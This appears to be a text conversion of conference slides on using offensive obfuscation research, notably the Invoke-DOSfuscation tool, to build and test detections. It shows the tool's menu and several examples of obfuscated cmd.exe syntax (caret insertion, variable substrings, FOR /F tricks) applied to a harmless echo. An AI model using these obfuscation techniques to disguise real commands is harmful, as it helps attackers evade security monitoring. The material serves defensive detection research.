
... echo %**x:@=**%|cmd



Delimiter removal



# while (1) { Invoke-Research }



9 months research



White paper

Invoke-DOSfuscation



```
[*] [!] [V] [O] [<] [=] [|] [^] [>] [?]
[=] [V] [O] [<] [=] [|] [^] [>] [?]
[=] [V] [O] [<] [=] [|] [^] [>] [?]
[=] [V] [O] [<] [=] [|] [^] [>] [?]

Tool :: Invoke-DOSfuscation
Author :: Daniel Bohannon (DBO)
Twitter :: @danielbohannon
Blog :: http://danielbohannon.com
Github :: https://github.com/danielbohannon/Invoke-DOSfuscation
Version :: 1.0
License :: Apache License, version 2.0
Notes :: if (-not $caffeinated) { exit }

HELP MENU :: Available options shown below:
[*] Tutorial of how to use this tool
[*] Show this Help Menu
[*] Show options for payload to obfuscate
[*] Clear screen
[*] Execute ObfuscatedCommand locally
[*] Copy ObfuscatedCommand to clipboard
[*] Write ObfuscatedCommand out to disk
[*] Reset ALL obfuscation for ObfuscatedCommand
[*] Undo LAST obfuscation for ObfuscatedCommand
[*] Go Back to previous obfuscation menu
[*] Quit Invoke-DOSfuscation
[*] return to Home Menu

TUTORIAL
HELP,GET-HELP,?,--?,/?,MENU
SHOW OPTIONS,SHOW,OPTIONS
CLEAR,CLEAR-HOST,CLS
EXEC,EXECUTE,TEST,RUN
COPY,CLIP,CLIPBOARD
OUT
RESET
UNDO
BACK,CD ..
QUIT,EXIT ..
HOME,MAIN

Choose one of the below options:
[*] BINARY      Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING    Environment variable encoding
[*] PAYLOAD     Obfuscated payload via DOSfuscation

Invoke-DOSfuscation> -
```



# get-help Invoke-DOSfuscation -examples

- cmd.exe /c "echo Invoke-DOSfuscation"



# get-help Invoke-DOSfuscation -examples

- cmd.exe /c "set O=fuscation&set B=oke-DOS&&set D=echo Inv&&call %D%%B%%O%"



# get-help Invoke-DOSfuscation -examples

- cm%windir:~ -4, -3%.e^Xe;;/^C";S^Et ^  
^o^=fus^cat^ion&;^se^T ^ ^ ^B^=o^ke-D^OS&&;s^Et^ ^  
d^=ec^ho l^nv&&;C^A|^\%;^D%^B%^O%^%"



# get-help Invoke-DOSfuscation -examples

- FOR /F "delims=il tokens=+4" %Z IN ('assoc .cdxml') DO %Z  
;;^,/^C";,S^Et ^ ^o^=fus^cat^ion&;,^se^T ^ ^ ^B^=o^ke-  
D^OS&&;,s^Et^ ^ d^=ec^ho  
|^nv&&;,C^Al^|;,,^%^D%^%B%^%O%^%

# get-help Invoke-DOSfuscation -examples

# FEAR OF MISSING OUT



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[http://smurfitschoolblog.com/wp-content/uploads/2016/10/MissingOutImg\\_1-900x578.jpg](http://smurfitschoolblog.com/wp-content/uploads/2016/10/MissingOutImg_1-900x578.jpg)



# FEAR OF MISSING OUT

~~OUT~~

*Obfuscation*



# (Invoke-DOSfuscation).Goal | Should Be 'Finding Evil'

- Invoke-DOSfuscation**
  - Custom fuzzing framework
  - Automating detection dev
- Pester**
  - Ensuring fuzzer functionality
  - Basic detection testing
- Invoke-DosTestHarness**
  - Custom wrapper test harness

## DEMO 5

The screenshot shows two tweets from Daniel Bohannon (@danielhbohannon) on October 26, 2017, at 5:12 PM.

**Tweet 1:** Daniel Bohannon (@danielhbohannon) posted: "Finding 1-in-1000-iteration bugs: feels good  
Finding 1-in-1000-iteration obfuscated  
payloads that evade your own detection idea:  
PRICELESS".

**Tweet 2:** Daniel Bohannon (@danielhbohannon) posted: "Automation-driven testing is sooo helpful at  
finding bugs & tuning detection ideas, & is  
why I build obfuscation tools.  
**#ThisIsWhyIObfuscate**".

Both tweets include a screenshot of a terminal window showing a series of successful detections over 1000 iterations, with one iteration being marked as undetected.

Timestamps: 5:10 PM - 26 Oct 2017 (for both tweets), 5:12 PM - 26 Oct 2017 (for the post).




# \$ag = New-Object System.Agenda

- Motivation
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- **Case Study #3: Framework Fuzzing**
- Key Takeaways

# \$caseStudyArr[2] | Format-Table

- Case Study 3: Framework Fuzzing
  - **Define the problem**
    - Obfuscation added to public offensive frameworks can evade rigid detections
  - **Assess our tools**
    - Ctrl+C & Ctrl+V
    - % / ForEach-Object ☺
  - **Develop detections**





# Measure-Command { New-ObfuscationFramework }

- Developing new frameworks takes time (lots of it!)
- We can apply these DevSec principles to existing public offensive tradecraft

**DEMO 6**

```
PS C:\> Measure-Command { New-ObfuscationFramework }

Months : 9
Days   : 2
Hours  : 4
Minutes : 7
Seconds : 0
Milliseconds : 3
Ticks   : 36306
TotalDays : 4.20208333333333E-08
TotalHours : 1.0085E-06
TotalMinutes : 6.051E-05
TotalSeconds : 0.0036306
TotalMilliseconds : 3.6306
```



# \$ag = New-Object System.Agenda

- Motivation
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- **Key Takeaways**

# <#Offensive#> 'Ignorance' -ne 'Bliss'

- Offensive research for detection development
  - Reactive
  - Proactive
- Defenders have active role in detecting & **shaping** attacker activity



[https://media.giphy.com/media/WWRArOTz2L3wI/200w\\_d.gif](https://media.giphy.com/media/WWRArOTz2L3wI/200w_d.gif)



# \$DetectionDev.StartsWith('???)')



Perfection is the enemy of

perfection is the enemy of **progress**

perfection is the enemy of **good**

perfection is the enemy of **done**

perfection is the enemy of **perfectly adequate**

perfection is the enemy of **creativity**

perfection is the enemy of **innovation**

- Define the problem
- Assess our tools
  - Build new tools
- Develop detections
  - Piece by piece
  - Automate testing to preserve brain cycles
- Share successes, failures, methods & tooling



# \$Summary[0]

- Detection development is an iterative Art & Science
- DevSec principles empower more effective detection R&D
- PowerShell tooling facilitates this detection R&D
  - Abstract Syntax Tree (and its ease of use in PowerShell)
  - PSScriptAnalyzer
  - Pester
  - Custom fuzzer & test harness development
- Automate point-in-time thinking to free up creative brain cycles



# \$Summary[1]

- Assembling corpus of samples is key (commands, scripts, PCAP, etc.)
  - Existing public/private samples
  - Generate your own samples
- These techniques are tool- and language-agnostic
  - Invoke-DOSfuscation: cmd.exe arguments + IOCs, YARA, data science
  - SCT/Scriptlet: text files + IOCs, YARA, Snort



# #.REFERENCES

- Modules/Examples from this presentation
  - **DevSec Defense:** <https://github.com/danielbohannon/DevSec-Defense>
- Frameworks
  - Invoke-Obfuscation: <https://github.com/danielbohannon/Invoke-Obfuscation>
  - Invoke-CradleCrafter: <https://github.com/danielbohannon/Invoke-CradleCrafter>
  - Invoke-DOSfuscation: <https://github.com/danielbohannon/Invoke-DOSfuscation>
  - Revoke-Obfuscation: <https://github.com/danielbohannon/Revoke-Obfuscation>
- White papers & blog posts
  - URLs listed at <http://danielbohannon.com/publications/>



# about\_Author

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- Github: <https://github.com/danielbohannon/DevSec-Defense>



4GIFs  
com

<http://workpulse.io/blog/wp-content/uploads/2015/09/themasterpeice.gif>



# Questions?